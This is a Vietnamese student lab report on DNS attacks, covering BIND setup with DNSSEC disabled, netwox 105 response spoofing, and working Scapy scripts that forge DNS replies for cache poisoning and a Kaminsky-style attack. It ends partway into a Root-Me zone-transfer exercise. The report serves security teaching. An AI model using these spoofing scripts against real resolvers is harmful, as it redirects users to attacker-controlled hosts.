

## BÁO CÁO BÀI TẬP

Môn học: An toàn mạng máy tính

Kỳ báo cáo: Buổi 05 (Session 05)

Tên chủ đề: DNS attack

GV: Nghi Hoàng Khoa

Ngày báo cáo: xx/xx/2022

**Nhóm: XX (nếu không có xóa phần này)**

### 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT101.N11.ANTN

STT	Họ và tên	MSSV	Email
1	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn
2	Nguyễn Bảo Phương	20520704	20520704@gm.uit.edu.vn

### 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Công việc	Kết quả tự đánh giá
1	Các yêu cầu của bài thực hành	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


---

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành

## BÁO CÁO CHI TIẾT

Set up

a) Cài đặt máy user



```
ubuntu_vm@ubuntuvm2: ~  
GNU nano 6.2 /etc/netplan/01-network-manager-all.yaml *  
# Let NetworkManager manage all devices on this system  
network:  
  version: 2  
  ethernets:  
    ens3:  
      dhcp4: true  
      nameserver:  
        addresses: [192.168.182.129]
```

b) Cài đặt máy Local DNS server

Cài đặt bind9

Thực hiện thêm dump-file vào phần options, sau đó cache vào file

```
nbp@nbp-virtual-machine: ~
GNU nano 6.2 /etc/bind/named.conf.options *
options {
    dump-file "/var/cache/bind/dump.db";
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //=====
}

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line
```

Thực hiện flush

```
nbp@nbp-virtual-machine:~$ sudo nano /etc/bind/named.conf.options
nbp@nbp-virtual-machine:~$ sudo rndc dumpdb -cache
nbp@nbp-virtual-machine:~$ sudo rndc flush
```

Thực hiện tắt DNSSEC

```
nbp@nbp-virtual-machine: ~
GNU nano 6.2 /etc/bind/named.conf.options *
// ports to talk. See http://www.kb.cert.org/vuls/id/800113

// If your ISP provided one or more IP addresses for stable
// nameservers, you probably want to use them as forwarders.
// Uncomment the following block, and insert the addresses replacing
// the all-0's placeholder.

// forwarders {
//     0.0.0.0;
// };

//=====
// If BIND logs error messages about the root key being expired,
// you will need to update your keys. See https://www.isc.org/bind-keys
//=====
#dnssec-validation auto;
dnssec-enable no;

listen-on-v6 { any; };
};

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line
```

## Thiết lập Source-port cố định

```

GNU nano 6.2 /etc/bind/named.conf.options *
// If your ISP provided one or more IP addresses for stable
// nameservers, you probably want to use them as forwarders.
// Uncomment the following block, and insert the addresses replacing
// the all-0's placeholder.

// forwarders {
//     0.0.0.0;
// };

//=====
// If BIND logs error messages about the root key being expired,
// you will need to update your keys. See https://www.isc.org/bind-keys
//=====
#dnssec-validation auto;
dnssec-enable no;

query-source port 3333;
listen-on-v6 { any; };
};

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute  ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify  ^_ Go To Line

```

## Cấu hình trên file name.conf

```

kiet@ubuntu:~$ cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
};

```

## Cấu hình 2 file dựa theo đường dẫn

## Cấu hình file example.com.db

```
kiet@ubuntu:~$ cat /etc/bind/example.com.db
$TTL 3D

@      IN      SOA      ns.example.com. admin.example.com. (
      1      ;      Serial
      8H     ;      Refresh
      2H     ;      Retry
      4W     ;      Expire
      1D    )      ;      Minimum

@      IN      NS       ns.example.com.
@      IN      MX       10 mail.example.com.
www    IN      A        192.168.0.101
mail   IN      A        192.168.0.102
ns     IN      A        192.168.0.10
*.example.com. IN A 192.168.0.100
```

Cấu hình file 192.168.0.db

```
kiet@ubuntu:~$ cat /etc/bind/192.168.0.db
$TTL 3D

@      IN      SOA      ns.example.com. admin.example.com. (
      1      ;
      8H     ;
      2H     ;
      4W     ;
      1D    )


@      IN      NS       ns.example.com.
101    IN      PTR      www.example.com.
102    IN      PTR      mail.example.com.
10     IN      PTR      ns.example.com.
kiet@ubuntu:~$
```

Thực hiện nslookup để xem dns đã được phân giải

```
kiet@kiet-virtual-machine:~$ nslookup
> www.example.com
Server:           127.0.0.53
Address:          127.0.0.53#53

Non-authoritative answer:
Name:   www.example.com
Address: 192.168.0.101
```

Câu 1 Trước khi thực hiện bài thực hành, sinh viên tìm hiểu và cho biết: Khi người dùng thực hiện truy vấn phân giải tên miền sang địa chỉ IP, quá trình này sẽ được thực hiện như thế nào (tại máy người dùng, trong cùng mạng LAN, DNS Servers,...)



Đầu tiên client sẽ nhập domain name sau đó nếu là web sẽ kiểm tra trên cache của web sau đó nếu không tìm thấy sẽ thực hiện đến DNS Resolver của máy và kiểm tra cache trước, nếu cache không có sẽ thực hiện phân giải dựa trên việc đã cấu hình trên DNS Resolver trên máy, nếu vẫn không tìm thấy trên máy, thì sẽ tiếp tục thực hiện quá trình này trên DNS server, và nếu vẫn không có thì sẽ thực hiện quá trình này ở recursive DNS

Câu 2 Tấn công giả mạo phản hồi trực tiếp đến người dùng (Directly Spoofing Response to User)

Mô tả kết quả nhận được từ quá trình phân giải tên miền www.example.com khi sử dụng và không sử dụng netwox 105

Khi không sử dụng netwox 105

```
kiet@kiet-virtual-machine:~$ nslookup
> www.example.com
Server:          127.0.0.53
Address:         127.0.0.53#53

Non-authoritative answer:
Name:   www.example.com
Address: 192.168.0.101
```

Khi sử dụng netwox 105


```
Server:          127.0.0.53
Address:         127.0.0.53#53

Non-authoritative answer:
Name:   www.example.com
Address: 1.2.3.4
```

Có thể thấy được là việc sử dụng netwox 105 thì attacker sẽ thực hiện detect request và gửi một địa chỉ sai đến user và khi không sử dụng thì DNS server sẽ trả về kết quả bình thường cho user

Câu 3 Xác suất tấn công thành công là bao nhiêu (với số lần thử > 30). Đề xuất giải pháp để nâng cao tỉ lệ tấn công thành công

Đầu tiên ta sẽ tiếp tục thực hiện netwox 105



Ở máy user ta sẽ thực hiện viết file bash để chạy 1000 lần tự động nslookup đến www.example.com

```
kiet@kiet-virtual-machine:~$ cat mybash.sh  
#!/bin/bash  
for i in {1..1000}  
do  
    nslookup www.example.com  
done  
kiet@kiet-virtual-machine:~$
```

Ta sẽ thực hiện chạy file bash và nhận được nhiều kết quả không nhận được



```
kiet@kiet-virtual-machine:~$ ./mybash.sh
Server:          127.0.0.53
Address:         127.0.0.53#53

Non-authoritative answer:
Name:   www.example.com
Address: 192.168.0.101

Server:          127.0.0.53
Address:         127.0.0.53#53

Non-authoritative answer:
Name:   www.example.com
Address: 192.168.0.101

Server:          127.0.0.53
Address:         127.0.0.53#53

Non-authoritative answer:
Name:   www.example.com
Address: 192.168.0.101

Server:          127.0.0.53
Address:         127.0.0.53#53
```

Và cũng có một số lần bị tấn công

```
Server:          127.0.0.53
Address:         127.0.0.53#53

Non-authoritative answer:
Name:   www.example.com
Address: 1.2.3.4
```

Như vậy sau khi hoàn thành và thực hiện kiểm tra thống kê thì cứ 1000 lần thực hiện thì sẽ có được từ 20 đến 25 lần thành công như vậy rating là 2 - 2.5% tỉ lệ thành công. Các thức để nâng cao tỉ lệ thành công là có thể sử dụng phương pháp nâng số lần thực hiện lên và đạt được số lần thành công cao hơn. Hoặc có một phương pháp khác là thay vì tấn công vào máy người dùng thì có thể tấn công vào máy DNS server để có thể nâng tỉ lệ thành công lên cao hơn.

Câu 4 Cần làm gì để hạn chế được nguy cơ tấn công của cơ chế này.

Update DNS Resolver mới liên tục

Sử dụng VPN

Sử dụng DNS filter


Bật DNS Security

End to end encrypt

Cài đặt hệ thống ngăn ngừa và phát hiện xâm nhập

### Câu 5 Tấn công DNS Cache Poisoning

Thực hiện lệnh netwox 105 trên máy attacker



```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo netwox 105 -h "example.org" -H "1.2.3.4" -a "ns.example.com" -A "192.168.187.135" -s raw -f "src host 192.168.187.135"  
DNS_question  
| id=18673 rcode=OK opcode=QUERY  
| aa=0 tr=0 rd=0 ra=0 quest=1 answer=0 auth=0 add=1  
| example.org. A  
| . OPT UDPPl=4096 errcode=0 v=0 ...  
|  
DNS_answer  
| id=18673 rcode=OK opcode=QUERY  
| aa=1 tr=0 rd=0 ra=0 quest=1 answer=1 auth=1 add=1  
| example.org. A  
| example.org. A 10 1.2.3.4  
| ns.example.com. NS 10 ns.example.com.  
| ns.example.com. A 10 192.168.187.135  
|  
DNS_question  
| id=2416 rcode=OK opcode=QUERY  
| aa=0 tr=0 rd=0 ra=0 quest=1 answer=0 auth=0 add=1  
| example.org. A  
| . OPT UDPPl=4096 errcode=0 v=0 ...  
|  
DNS_answer  
| id=2416 rcode=OK opcode=QUERY  
| aa=1 tr=0 rd=0 ra=0 quest=1 answer=1 auth=1 add=1  
| example.org. A  
| example.org. A 10 1.2.3.4  
| ns.example.com. NS 10 ns.example.com.  
| ns.example.com. A 10 192.168.187.135  
|  
DNS_answer  
| id=29672 rcode=FAILURE opcode=QUERY  
| aa=0 tr=0 rd=1 ra=1 quest=1 answer=0 auth=0 add=1
```

Thực hiện lệnh dig example.org để xem kết quả và thấy đã tấn công thành công

```
kiet@kiet-virtual-machine:~$ dig example.org

; <<>> DiG 9.18.1-1ubuntu1.1-Ubuntu <<>> example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6950
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags::; udp: 65494
;; QUESTION SECTION:
;example.org.                IN      A

;; ANSWER SECTION:
example.org.                10      IN      A      1.2.3.4

;; AUTHORITY SECTION:
ns.example.com.            10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.            10      IN      A      192.168.187.135

;; Query time: 76 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sun Dec 18 15:15:30 +07 2022
;; MSG SIZE rcvd: 100

kiet@kiet-virtual-machine:~$
```

Tại sao khi thiết lập spoof ip với giá trị raw, tỉ lệ thành công khi thực hiện hình thức tấn công này sẽ cao hơn?

Sử dụng spoof ip với raw nhằm việc chặn netwox 105 define MAC addr thông qua ARP request. Nếu không sử dụng thì khi có điều bất thường, hệ thống sẽ thực hiện việc yêu cầu ARP để tìm src và dst và thực hiện chặn sau khi sử dụng do vậy rating ở câu trên chỉ đạt từ 2 - 2.5%

Câu 6 DNS Cache Poisoning: Targeting the Authority Section

Ta sẽ thực hiện cài đặt gói tin và gửi gói tin giả mạo khi người dùng dig [example.org](https://example.org) và với hostname khác như [www.example.org](https://www.example.org) thì vẫn tấn công được

Code python

```

yc6.py 9+ x
home > kali > Downloads > yc6.py > ...
1  #!/usr/bin/python
2  from scapy.all import *
3  def spoof_dns(pkt):
4      if (DNS in pkt and b'example.org' in pkt[DNS].qd.qname):
5          # change ip
6          IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
7
8          # change port
9          UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
10
11         # answer
12         Ansec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
13
14         # authority
15         NSsec1 = DNSRR(rrname='example.org', type='NS', ttl=259200, rdata='ns1.example.org')
16         NSsec2 = DNSRR(rrname='example.org', type='NS', ttl=259200, rdata='ns2.example.org')
17
18         # additional
19         Addsec1 = DNSRR(rrname='ns1.example.org', type='A', ttl=259200, rdata='1.2.3.4')
20         Addsec2 = DNSRR(rrname='ns2.example.org', type='A', ttl=259200, rdata='5.6.7.8')
21
22         # DNS packet
23         DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=2,
24                       an=Ansec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
25
26         # spoof
27         spoofpkt = IPpkt/UDPpkt/DNSpkt
28         send(spoofpkt)
29
30 # Sniff UDP query packets and invoke spoof_dns().
31 pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
32

```

Thực thi gửi gói tin

```

(kali@kali) - [~/Downloads]
$ sudo python3 yc6.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

Kết quả

```
kiet@kiet-virtual-machine:~$ dig www.example.org

; <<>> DiG 9.18.1-1ubuntu1.1-Ubuntu <<>> www.example.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43328
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.example.org.                IN      A

;; ANSWER SECTION:
www.example.org.                259200  IN      A      10.0.2.5

;; AUTHORITY SECTION:
example.org.                    259200  IN      NS      ns1.example.org.
example.org.                    259200  IN      NS      ns2.example.org.

;; ADDITIONAL SECTION:
ns1.example.org.                259200  IN      A      1.2.3.4
ns2.example.org.                259200  IN      A      5.6.7.8

;; Query time: 148 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Wed Dec 21 00:47:54 +07 2022
;; MSG SIZE rcvd: 128

kiet@kiet-virtual-machine:~$
```

Tấn công Kaminsky

Thực hiện cấu hình named.conf

```
(kali㉿kali)-[/etc/bind]
$ cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker.com" {
    type forward;
    forwarders {
        192.168.187.135;
    };
};
```

Thực hiện cấu hình attacker.com.zone và example.com.zone

```
(kali㉿kali)-[/etc/bind]
$ cat attacker.com.zone
$TTL 3D
@      IN      SOA    ns.attacker.com. admin.attacker.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@      IN      NS     ns.attacker.com.

@      IN      A      192.168.187.180
www    IN      A      192.168.187.180
ns     IN      A      192.168.187.128
*      IN      A      192.168.187.100

(kali㉿kali)-[/etc/bind]
$ cat example.net.zone
$TTL 3D
@      IN      SOA    ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@      IN      NS     ns.attacker.com.

@      IN      A      1.2.3.4
www    IN      A      1.2.3.5
ns     IN      A      192.168.187.128
*      IN      A      1.2.3.6
```

Thực hiện việc kiểm tra thiết lập với dig example

```
kiet@kiet-virtual-machine:~$ dig www.example.net

; <<>> DiG 9.18.1-1ubuntu1.1-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39002
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:: udp: 65494
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                6123    IN      A      93.184.216.34

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sun Dec 18 16:05:40 +07 2022
;; MSG SIZE rcvd: 60

kiet@kiet-virtual-machine:~$
```

Thực hiện việc tấn công

Code python nhằm thực hiện tạo ra DNS request và thực hiện gửi gói tin  
Check wireshark có thể thấy đã gửi gói tin thành công

The screenshot displays a Kali Linux virtual machine environment. On the left, a terminal window shows the execution of a Python script named `dnsreq.py`. The script uses the `scapy` library to create a DNS query packet for `www.example.net` and sends it via UDP on port 53. The terminal output shows the command `python3 dnsreq.py` being executed successfully, with a message indicating that 1 packet was sent.

On the right, the Wireshark network protocol analyzer is open, showing a capture of the network traffic. The packet list pane shows a DNS query packet (No. 29) being sent from the VM's IP (192.168.107.135) to the host's IP (192.168.107.128). The packet details pane shows the DNS query structure, including the question section for `www.example.net`.



Thực hiện code python nhằm gửi reply giả mạo

```
1  from scapy.all import *
2  name = "www.example.com"
3  domain = "example.com"
4  ns = "ns.attacker.com"
5  qd_security = DNSQR(qname=name)
6  an_security = DNSRR(rrname=name, type="A", rdata="1.2.3.4", ttl=259200)
7  ns_security = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
8
9  dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1,
10 |      nscount=1, arcount=0, qd=qd_security, an=an_security, ns=ns_security)
11  ip = IP(dst="192.168.187.135", src="192.168.187.128")
12  udp = UDP(dport=53, sport=2052, checksum=0)
13
14  reply = ip/udp/dns
15  send(reply)
```

PROBLEMS 10 OUTPUT DEBUG CONSOLE TERMINAL JUPYTER

```
(kali㉿kali)-[~/Downloads]
$ sudo python3 dnsrep.py
[sudo] password for kali:
.
Sent 1 packets.

(kali㉿kali)-[~/Downloads]
$
```

Kiểm tra wireshark thì không hề có vấn đề gì, vậy có nghĩa là gửi các gói thành công và tấn công thành công

Wireshark packet capture showing a DNS zone transfer attempt. The packet list shows a standard query response from 192.168.187.128 to 192.168.187.135. The packet details show the domain name system response. The packet bytes show the DNS response structure.

No.	Time	Source	Destination	Protocol	Length	Info
18	0.764164427	20.42.65.89	192.168.187.128	TCP	60	443 → 41368 [ACK] Seq=...
19	1.262880066	20.42.65.89	192.168.187.128	TLSv1.2	526	Application Data
20	1.263537480	192.168.187.128	20.42.65.89	TLSv1.2	85	Encrypted Alert
21	1.263676197	192.168.187.128	20.42.65.89	TCP	54	41368 → 443 [FIN, ACK] Seq=...
22	1.264055494	20.42.65.89	192.168.187.128	TCP	60	443 → 41368 [ACK] Seq=...
23	1.264055658	20.42.65.89	192.168.187.128	TCP	60	443 → 41368 [ACK] Seq=...
24	17.262425555	VMware_1f:f8:fb	Broadcast	ARP	42	Who has 192.168.187.135 is at
25	17.263096181	VMware_6b:ec:9b	VMware_1f:f8:fb	ARP	60	192.168.187.135 is at
26	17.278063160	192.168.187.128	192.168.187.135	DNS	146	Standard query response
27	60.093859523	192.168.187.128	192.168.187.2	DNS	92	Standard query 0xdfba
28	60.093947001	192.168.187.128	192.168.187.2	DNS	92	Standard query 0x2fb8
29	60.096609229	192.168.187.2	192.168.187.128	DNS	215	Standard query response
30	60.097178018	192.168.187.2	192.168.187.128	DNS	279	Standard query response
31	60.097845307	192.168.187.128	20.42.73.24	TCP	74	40538 → 443 [SYN] Seq=...
32	60.345393323	20.42.73.24	192.168.187.128	TCP	60	443 → 40538 [SYN, ACK] Seq=...
33	60.345466823	192.168.187.128	20.42.73.24	TCP	54	40538 → 443 [ACK] Seq=...
34	60.345778545	192.168.187.128	20.42.73.24	TLSv1.2	571	Client Hello

Frame 26: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface eth0, id 0

Ethernet II, Src: VMware\_1f:f8:fb (00:0c:29:1f:f8:fb), Dst: VMware\_6b:ec:9b (00:0c:29:6b:ec:9b)

Internet Protocol Version 4, Src: 192.168.187.128, Dst: 192.168.187.135

User Datagram Protocol, Src Port: 2052, Dst Port: 53

Domain Name System (response)

0000 00 0c 29 6b ec 9b 00 0c 29 1f f8 fb 08 00 45 00 ..)k....).....E.

0010 00 84 00 01 00 00 40 11 82 0f c0 a8 bb 80 c0 a8 .....@.....

0020 bb 87 08 04 00 35 00 70 00 00 aa aa 85 00 00 01 .....5.p.....

0030 00 01 00 01 00 00 03 77 77 77 07 65 78 61 6d 70 .....w ww.examp

0040 6c 65 03 63 6f 6d 00 00 01 00 01 03 77 77 77 07 le.com...www.

0050 65 78 61 6d 70 6c 65 03 63 6f 6d 00 00 01 00 01 example.com....

0060 00 03 f4 80 00 04 01 02 03 04 07 65 78 61 6d 70 .....examp

0070 6c 65 03 63 6f 6d 00 00 02 00 01 00 03 f4 80 00 le.com.....

0080 11 02 6e 73 08 61 74 74 61 63 6b 65 72 03 63 6f .ns.attacker.co

0090 6d 00 m.

### Câu 7 DNS - zone transfert

Đầu tiên ta sẽ thực hiện lệnh dig -p 54011 ch11.chllenge01.root-me.org

```
kiet@kiet-Aspire-E5-576:~$ dig -p 54011 ch11.challenge01.root-me.org

; <<>> DiG 9.16.1-Ubuntu <<>> -p 54011 ch11.challenge01.root-me.org
;; global options: +cmd
;; connection timed out; no servers could be reached
```

Thấy được là ta không thu được kết quả gì

Ta sẽ thực hiện thêm lệnh dig -h để xem các trường mà dig cung cấp để thực hiện kiểm tra toàn vẹn hơn

```
kiet@kiet-Aspire-E5-576:~$ dig -h
Usage: dig [global-server] [domain] [q-type] [q-class] [q-opt]
